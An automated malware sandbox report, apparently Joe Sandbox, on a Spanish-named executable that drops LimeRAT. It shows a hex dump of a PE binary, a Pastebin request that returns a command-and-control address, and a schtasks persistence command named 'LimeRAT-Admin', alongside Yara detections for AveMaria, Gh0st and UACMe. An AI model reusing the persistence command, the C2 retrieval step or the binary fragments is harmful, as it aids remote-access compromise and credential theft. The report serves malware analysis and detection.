20 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 00 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 1c 8d 00 00 4f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 00 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 6d 00 00 00 20 00 00 00 6e 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 00 00 00 02 00 00 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 8d 00 00 00 00 00 00 48 00 00 00 02 00 05 00 60 47 00 00 bc 45 00 00 03 00 00 00 56 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 28 01 00 00 0a 2a 1e 02 28 04 00 00 0a 2a a6 73 06 00 00 0a 80 01 00 00 04 73 07 00 00 0a 80 02 00 00 04 73 08 00 00 0a 80 03 00 00 04 73 09 00 00 0a 80 04 00 00 04 2a 2e 7e 01 00 00 04 6f 0a 00 00 0a 2a 2e 7e 02 00 00 04 6f 0b 00 00 0a 2a 2e 7e 03 00 00 04 6f 0c 00 00 0a 2a 2e 7e 04 00 00 04 6f 0d 00 00 0a 2a 36 02 03 28 11 00 00 0a 28 12 00 00 0a 2a 1e 02 28 13 00 00 0a 2a 2e d0 05 00 00 02 28 14 00 00 0a 2a 1e 02 28 15 00 00 0a 2a 13 30 01 00 14 00 00 00 01 00 00 11 02 8c 05 00 00 1b 2d 08 28 01 00 00 2b 0a 2b 02 02 0a 06 2a 22 03 fe 15 05 00 00 1b 2a 1e 02 28 17 00 00 0a 2a 72 7e 1b 00 00 0a 8c 07 00 00 1b 2d 0a 28 02 00 00 2b 80 1b 00 00 0a 7e 1b 00 00 0a 2a 1e 02 1b 30 04 00 a0 00 00 00 02 00 00 11 28 14 00 00 06 2d 57 28 19 00 00 06 6f 15 00 00 0a 6f 1d 00 00 0a 72 01 00 00 70 28 1d 00 00 0a 6f 1e 00 00 0a 2d 37 72 07 00 00 70 28 12 00 00 06 2d 2b 28 1f 00 00 0a 2d 24 28 20 00 00 0a 2d 1d 72 1f 00 00 70 28 21 00 00 0a 72 2d 00 00 70 28 22 00 00 0a 28 23 00 00 0a 2d 02 de 41 72 49 00 00 70 28 24 00 00 0a 28 28 00 00 06 72 9b 00 00 70 28 25 00 00 0a 72 9b 00 00 70 28 26 00 00 0a 16 16 15 28 27 00 00 0a 26 28 28 00 00 0a de 0e 25 28 29 00 00 0a 0a 28 2a 00 00 0a de 00 2a 01 10 00 00 00 00 00 00 91 91 00 0e 14 00 00 01 1b 30 03 00 e3 00 00 00 03 00 00 11 72 9f 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL)bnn @ @O H.texttm n `.relocp@BPH`GEV(*(*ssss*.~o*.~o*.~o*.~o*6((*(*.(*(*0-(++*"*(*r~-(+~*0(-W(oorp(o-7rp(-+(-$(-rp(!r-p("(#-ArIp($((rp(%rp(&('&((%()(**0r

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49764	104.23.98.190	443	C:\Users\user\AppData\Local\Temp\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-03-21 13:45:56 UTC	0	OUT	GET /raw/03PEm7js HTTP/1.1 Host: pastebin.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-03-21 13:45:56 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 21 Mar 2022 13:45:56 GMT Content-Type: text/plain; charset=utf-8 Transfer-Encoding: chunked Connection: close x-frame-options: DENY x-content-type-options: nosniff x-xss-protection: 1;mode=block cache-control: public, max-age=1801 CF-Cache-Status: HIT Age: 761 Last-Modified: Mon, 21 Mar 2022 13:33:15 GMT Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Server: cloudflare CF-RAY: 6ef7217e4ce95b32-FRA
2022-03-21 13:45:56 UTC	0	IN	Data Raw: 31 33 0d 0a 31 37 32 2e 31 31 31 2e 32 34 32 2e 32 30 3a 32 30 33 33 0d 0a Data Ascii: 13172.111.242.20:2033
2022-03-21 13:45:56 UTC	0	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior

System Behavior

Analysis Process: DocumentoSENAMHI20222103.exe PID: **6576**, Parent PID: **2444**

General

Target ID:	1
Start time:	14:42:24
Start date:	21/03/2022
Path:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe"
Imagebase:	0xbd0000
File size:	1320960 bytes
MD5 hash:	81BA3D2DE48272D692C4E6604E6B1DB9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.83503240355.00000000013B4000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000002.83503240355.00000000013B4000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000002.83505519609.0000000002FE0000.00000040.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000002.83505519609.0000000002FE0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.83505519609.0000000002FE0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000002.83505519609.0000000002FE0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000003.79799775147.000000000118E000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000003.79799775147.000000000118E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000003.79799775147.000000000118E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000003.79799775147.000000000118E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000002.83503482474.00000000014EF000.00000002.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000002.83503482474.00000000014EF000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000003.79809451868.000000000118E000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000003.79809451868.000000000118E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000003.79809451868.000000000118E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000003.79809451868.000000000118E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000003.79799132484.000000000117E000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000003.79799132484.000000000117E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000003.79799132484.000000000117E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000003.79799132484.000000000117E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000003.79810306933.000000000117A000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000003.79810306933.000000000117A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000003.79810306933.000000000117A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000003.79810306933.000000000117A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: cmd.exe PID: **1033668**, Parent PID: **6576**

General

Target ID:	12
Start time:	14:44:42
Start date:	21/03/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	0xc80000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: conhost.exe PID: **1033676**, Parent PID: **1033668**

General

Target ID:	13
Start time:	14:44:42
Start date:	21/03/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff70ba20000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: wtqsCpda..exe PID: **1033924**, Parent PID: **6576**

General

Target ID:	15
Start time:	14:44:49
Start date:	21/03/2022
Path:	C:\Users\user\AppData\Roaming\wtqsCpda..exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\wtqsCpda..exe"
Imagebase:	0x540000
File size:	29184 bytes
MD5 hash:	3D7801D573CAB12F3093C219EBFE495C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 0000000F.00000000.79892756744.0000000000542000.00000002.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 0000000F.00000000.79892233843.0000000000542000.00000002.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 0000000F.00000000.79893250831.0000000000542000.00000002.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 0000000F.00000002.80311999722.0000000000542000.00000002.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 0000000F.00000000.79893776213.0000000000542000.00000002.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 0000000F.00000002.80316124713.0000000002B22000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: C:\Users\user\AppData\Roaming\wtqsCpda..exe, Author: Joe Security • Rule: MALWARE_Win_LimeRAT, Description: LimeRAT payload, Source: C:\Users\user\AppData\Roaming\wtqsCpda..exe, Author: ditekSHen
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 93%, ReversingLabs
Reputation:	low

Analysis Process: schtasks.exe PID: **1034124**, Parent PID: **1033924**

General

Target ID:	16
Start time:	14:45:07
Start date:	21/03/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /create /f /sc ONLOGON /RL HIGHEST /tn LimeRAT-Admin /tr '"C:\Users\user\AppData\Local\Temp\chrome.exe"'
Imagebase:	0x450000
File size:	187904 bytes
MD5 hash:	478BEAEC1C3A9417272BC8964ADD1CEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 00000010.00000002.80087663971.0000000002BB0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 00000010.00000002.80088120152.0000000002DA0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Reputation:	low

Analysis Process: conhost.exe PID: **1034132**, Parent PID: **1034124**

General	
Target ID:	17
Start time:	14:45:08
Start date:	21/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff70ba20000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: chrome.exe PID: **1034204**, Parent PID: **1420**

General	
Target ID:	18
Start time:	14:45:09
Start date:	21/03/2022
Path:	C:\Users\user\AppData\Local\Temp\chrome.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\chrome.exe
Imagebase:	0x760000
File size:	29184 bytes
MD5 hash:	3D7801D573CAB12F3093C219EBFE495C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 00000012.00000000.80097480691.0000000000762000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 00000012.00000002.83499752484.0000000000762000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: HKTL_NET_GUID_Lime_RAT, Description: Detects VB.NET red/black-team tools via typelibguid, Source: 00000012.00000002.83513493821.00000000053D0000.00000004.08000000.00040000.00000000.sdmp, Author: Arnim Rupp • Rule: HKTL_NET_GUID_Lime_RAT, Description: Detects VB.NET red/black-team tools via typelibguid, Source: 00000012.00000002.83513636630.00000000053F0000.00000004.08000000.00040000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: C:\Users\user\AppData\Local\Temp\chrome.exe, Author: Joe Security • Rule: MALWARE_Win_LimeRAT, Description: LimeRAT payload, Source: C:\Users\user\AppData\Local\Temp\chrome.exe, Author: ditekSHen
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 93%, ReversingLabs
Reputation:	low

Analysis Process: chrome.exe PID: **6672**, Parent PID: **1033924**

General	
Target ID:	19
Start time:	14:45:24
Start date:	21/03/2022
Path:	C:\Users\user\AppData\Local\Temp\chrome.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\chrome.exe"
Imagebase:	0xa20000
File size:	29184 bytes

MD5 hash:	3D7801D573CAB12F3093C219EBFE495C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 00000013.00000000.80248070314.0000000000A22000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 00000013.00000000.80247515540.0000000000A22000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 00000013.00000002.80404784517.0000000000A22000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 00000013.00000000.80246486829.0000000000A22000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: 00000013.00000000.80246995488.0000000000A22000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security
Reputation:	low

Disassembly

No disassembly